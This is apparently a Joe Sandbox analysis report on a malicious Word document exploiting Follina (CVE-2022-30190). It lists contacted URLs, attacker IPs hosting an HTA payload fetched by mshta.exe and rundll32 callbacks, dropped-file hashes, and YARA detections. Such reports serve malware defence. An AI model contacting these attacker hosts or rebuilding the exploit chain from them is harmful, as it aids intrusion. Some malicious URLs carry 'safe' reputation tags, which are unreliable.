http://https://lookup.onenote.com/lookup/geolocation/v1	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://cortana.ai	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://api.aadrm.com/	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://api.microsoftstream.com/api/	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://cr.office.com	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• Avira URL Cloud: safe	low
http://159.75.135.162:61256/dllhost.htaindowsINetCookiesF&	mshta.exe, 00000019.00000002.559370717.000000000A1C000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://portal.office.com/account/?ref=ClientMeControl	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://graph.ppe.windows.net	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://159.75.135.162:61256/dllhost.htaV	mshta.exe, 00000019.00000002.559370717.000000000A1C000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://store.office.cn/addinstemplate	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
http://159.75.135.162:61256/dllhost.htaY	mshta.exe, 00000019.00000002.559370717.000000000A1C000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.aadrm.com	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
http://https://106.55.17.200:62002/	rundll32.exe, 0000001E.00000002.556713488.0000000002DDA000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://messaging.engagement.office.com/	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://dev0-api.acompli.net/autodetect	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://web.microsoftstream.com/video/	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://159.75.135.162:61256/dllhost.htag	mshta.exe, 00000019.00000002.559370717.000000000A1C000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.o365filtering.com/	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
http://159.75.135.162:61256/dllhost.htaET4.C:	mshta.exe, 00000019.00000002.559444903.000000000A6A000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://officesetup.getmicrosoftkey.com	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://learningtools.onenote.com/learningtoolsapi/v2.0/Getvoices	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://ncus.contentsync.	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://weather.service.msn.com/data.aspx	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://apis.live.net/v5.0/	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://messaging.lifecycle.office.com/	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://management.azure.com	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://outlook.office365.com	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://wus2.contentsync.	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://api.office.net	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://clients.config.office.net/user/v1.0/android/policies	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://106.55.17.200/	rundll32.exe, 0000001E.00000002.55693493 7.0000000002E27000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://entitlement.diagnostics.office.com	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://substrate.office.com/search/api/v2/init	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://outlook.office.com/	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://outlook.office365.com/	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://webshell.suite.office.com	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://106.55.17.200:62002/jquery-3.3.1.slim.min.js	rundll32.exe, 0000001E.00000002.55691540 6.0000000002E1A000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 01E.00000002.556560356.0000000002D6B000. 00000004.00000001.00020000.00000000.sdmp, rundll32.exe, 0000001E.00000002.556713488.000000 0002DDA000.00000004.00000020.00020000.00 000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://management.azure.com/	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://messaging.lifecycle.office.com/getcustommessage16	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	898A9331-BC1B-4A2A-B9BD-B3DDAD1E4A76.0.dr	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs						
IP	Domain	Country	Flag	ASN	ASN Name	Malicious
159.75.135.162	unknown	China		1257	TELE2EU	false
101.33.231.81	unknown	China		132203	TENCENT-NET-AP-CNTencentBuildingKejizhongyiAvenueCN	true

Private
IP
192.168.2.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	647003
Start date and time: 16/06/202214:18:50	2022-06-16 14:18:50 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 59s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	V3g2Pfu707.docx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	35
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.troj.expl.evad.winDOCX@18/34@0/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .docx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): sdiagnhost.exe, mrxdav.sys, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 52.109.76.141, 52.109.88.37, 52.109.76.34, 52.109.88.38, 52.109.88.40
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, prod-w.nexus.live.com.akadns.net, prod.configsvc1.live.com.akadns.net, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, arc.msn.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, login.live.com, store-images.s-microsoft.com, config.officeapps.live.com, sls.update.microsoft.com, nexus.officeapps.live.com, displaycatalog.mp.microsoft.com, officeclient.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, europe.configsvc1.live.com.akadns.net
- Execution Graph export aborted for target mshta.exe, PID 585 2 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.

- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtQueryVolumeInformationFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.accdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Microsoft Access Database
Category:	dropped
Size (bytes):	528384
Entropy (8bit):	0.4747870240005237
Encrypted:	false
SSDEEP:	384:LGfXq/JCQq8SFYfZ0jGB7wAUFgWCQwtZ1IX+hVZO4Fg:ifXqCJHoZJHgTCQ/kI
MD5:	12112B6883306BD90398B9A7656963A9
SHA1:	D1CCC28F7C0EB31D4DA0A482B666BB9F3033BE2E
SHA-256:	028E95FEE1637EA8873C77BBA6E9C7ADC65179D2808AA74E148DB93EC32EF04F
SHA-512:	F5F26D241D3802BD1358126779FBF02DC0BDC381C49B5F6B881FCD33828A7F2D8373D162C8027D20B28CF8590CB76F1591DA74CD80304D114C2AA1ADF33A25
Malicious:	false
Preview:	....Standard ACE DB.....n.b`..U.gr@?..~.....1.y..0...c...F...N>U.7...~.(...`.:{6M...Z.Cw..3..y[*.|*..|.....~;...f_....$.g..'D...e....F.x....-b.T...4.0..... ....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.ini

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

File Type:	data
Category:	dropped
Size (bytes):	36
Entropy (8bit):	2.730660070105504
Encrypted:	false
SSDEEP:	3:5NixJlElGUR:WrEcUR
MD5:	1F830B53CA33A1207A86CE43177016FA
SHA1:	BDF230E1F33AFBA5C9D5A039986C6505E8B09665
SHA-256:	EAF9CDC741596275E106DDDCF8ABA61240368A8C7B0B58B08F74450D162337EF
SHA-512:	502248E893FCFB179A50863D7AC1866B5A466C9D5781499EBC1D02DF4F6D3E07B9E99E0812E747D76734274BD605DAD6535178D6CE06F08F1A02AB60335DE06
Malicious:	false
Preview:	C.e.n.t.r.a.l.T.a.b.l.e...a.c.c.d.b.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.laccdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	1.3860360556164644
Encrypted:	false
SSDEEP:	3:OFaV:iu
MD5:	91E91175EF0AB69EE1660DC75973E103
SHA1:	80EB1413A74C338E0F857EA75CBA87BFFA7512D0
SHA-256:	2ACB0CB42BD1E4857BC4A5C1CF20AD3D7969A2E9BA955F313CF6D0A5E0B0FD1B
SHA-512:	03355BA9D7AB8F32BFFD01F5F6D3133958014701D1B24A6318CBD9038E74DAC97AB10A368B407856E43E5B2A0AEEDECF1B67C1FF74B6AF274E20B8F4A195424 9
Malicious:	false
Preview:	878411. Admin.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\898A9331-BC1B-4A2A-B9BD-B3DD AD1E4A76

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	148957
Entropy (8bit):	5.3567099907271265
Encrypted:	false
SSDEEP:	1536:DcQW/gxgB5BQguw5/Q9DQC+zQWk4F77nXmvid3Xx4ETLKz6e:aJQ9DQC+zPXLI
MD5:	76DD06C4CA5D96F76ED18F76747AE7CB
SHA1:	48B32707F0C5C47250EA8F7AB076A19FD32395B3
SHA-256:	AE2B972071E5BB727F017B277CB7BE8AA557CFD0ECF7181BA9AFBA15C371C97D
SHA-512:	BA16320E4CB34DC5541D63D8E18D193343BFCFDF1C029301692951E46407AE2ECD83F66E29E3B77FA8B889C690A97E4FC671F5FAE4ADF1A55CD100D9AC08B1 74
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-06-16T12:19:58">.. Build: 16.0.15414.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\164F6553.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	5737
Entropy (8bit):	4.627210073550201
Encrypted:	false
SSDEEP:	96:t/iGBF2nPW5mDtWID8qImz1I8vHWYMLJS2lpyffnbTc7Oi/EAEwC8EA5KiSe+0gz:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiu
MD5:	4C00910BAF865F5D0D7F37F77816B375

SHA1:	ADA759E7A00B362553580A89269201257BD6F9E0
SHA-256:	32EC74CCEFC7D7FEB5C8817097652FC6014C6217F5B6A2695A95E680D6958153
SHA-512:	9C69E8FA9E1F27C6AB0E464A2E7CD1F89E5CACF671A775DC55045A19F3D5DAE98AF5EF3E973FA021DC7E933505AC8B706EA0F8DDB371BB7414E7A75CF933BE27
Malicious:	**true**
Yara Hits:	• Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\164F6553.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\164F6553.htm, Author: Joe Security
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BE8733D.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	5737
Entropy (8bit):	4.627210073550201
Encrypted:	false
SSDEEP:	96:t/iGBF2nPW5mDtWID8qImz1I8vHWYMLJS2lpyffnbTc7Oi/EAEwC8EA5KiSe+0gz:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiu
MD5:	4C00910BAF865F5D0D7F37F77816B375
SHA1:	ADA759E7A00B362553580A89269201257BD6F9E0
SHA-256:	32EC74CCEFC7D7FEB5C8817097652FC6014C6217F5B6A2695A95E680D6958153
SHA-512:	9C69E8FA9E1F27C6AB0E464A2E7CD1F89E5CACF671A775DC55045A19F3D5DAE98AF5EF3E973FA021DC7E933505AC8B706EA0F8DDB371BB7414E7A75CF933BE27
Malicious:	**true**
Yara Hits:	• Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BE8733D.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BE8733D.htm, Author: Joe Security
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\CF27FA06.jpeg

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 581x1278, frames 3
Category:	dropped
Size (bytes):	29235
Entropy (8bit):	7.203733489330109
Encrypted:	false
SSDEEP:	384:+++r9RfjoOtgBku0d/8wAXLBw75uh62w+ccO+RJPBDJPKQELXu59ghnt8zgmM4CM:++ORjosugKi75u6+vJpDJCBOUK
MD5:	D7773EE5D4BDFEE97EB233BC5C35C0AA
SHA1:	51FFFFC7973C3F4EF6B0B153D66293C1CB8195E7
SHA-256:	F6D0AC498CDE70CFBE4F7DF6B86772BC5CFD43F835D09E0C9570D94801917332
SHA-512:	9A0843F34E331B103083A8698C97C76CF99EC05BF83266004DF9D55A7596C39F530E1CCF26B9095461A4552F9B146A746C3651A3135D0F6B647A324A122BF04E
Malicious:	false
Preview:	......JFIF.............C..........................#.%$"."!&+7/&)4)!"0A149;>>>%.DIC<H7=>;...C...........;("(;;........E.."... }........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz... ......w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?..j(...(...(...(...(...(...(...(...(.....(.....i..yy... 9.*..%Z...m.....Y$....j..V.Z...Y....A..)........n.Q..I2..y.........v....j.r] B.....?.Ios..B{i.X.#dW..:...F}...vI.#2pkC.s...n.d.g.3".._...(......r;-J+F.X<FVs(.Tg8.[.j.I.N.d.~..+`.f.p*.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\E2151DD9.jpeg

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 1268x951, frames 3
Category:	dropped
Size (bytes):	492596
Entropy (8bit):	7.89552218174887

Encrypted:	false
SSDEEP:	12288:rA4G7o32/nTnZurIM8gdYjhNSduRYjeqw3C7Nv:Mx7o32/VeZJj5
MD5:	90BE6B795828441DF1C995671289E431
SHA1:	7368012CA949A57238DC158C0FEF24A2EFCEB359
SHA-256:	4A6A787D4BCE57A66828EB9F0F76A6FCAC265A97E6D091AFA150AAD19885C05B
SHA-512:	9DD8D38314E5C40E68DE3B0C0037EA7C0000F25125C37AC9DB95B5638FB4EEAEB35690F11CC51FD958645D84758698040B0A8CB2BA8A1BF60920B121068AD44 6
Malicious:	false
Preview:	......JFIF.....C.....C.....".....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..O.j.6....2..Bp{....3..}.o..6..... ..o.....*+y....T.4.M.[...T.q$.^..../.....O....Zj2ya..%.D.....{.X...?u.,...o.....P?$O...h..#....Z.....r...^!..... .O...Wx.4..g...c1?.....<:..6.k..}b..R.=>O.5.O.j.#.on.R.Ers..M'.....F..E._.....l....v ..$g.|.{.?.+...T.-.@..D.v.....}....''..ij.G...d.v6..Kn..3j....7p..@.....PG..^=...[...!..V.....!....s..7w.?.?.....%..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{9C7F191B-1B19-4530-878D-79768D2CF994}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1824
Entropy (8bit):	2.1101189992498828
Encrypted:	false
SSDEEP:	12:ijs/5M4yZIIbb28RPTtBAwJvbZE9Qf5l6exZEk7Af6BG8Xu2Wg6:2s/5HyZ+bbHNXAwJeUl6eckBBJ+2W
MD5:	6A8693888432DC8F8094B9F60C6E911B
SHA1:	04EAB175133D209F6CA37A049CD4E720BC0EE7EF
SHA-256:	7EB51844A86449D473C83126DDBA1B7231F8B7CA11C5EA56C369748F3C67A2A4
SHA-512:	7449497106AA59B2C536FAF3596943056D276EE2EEE2CE7DC70FA4CB211A0EA3B857EB205620A561E647D80373527DDCB04A7AA060E70E660E823222E130B7B F
Malicious:	false
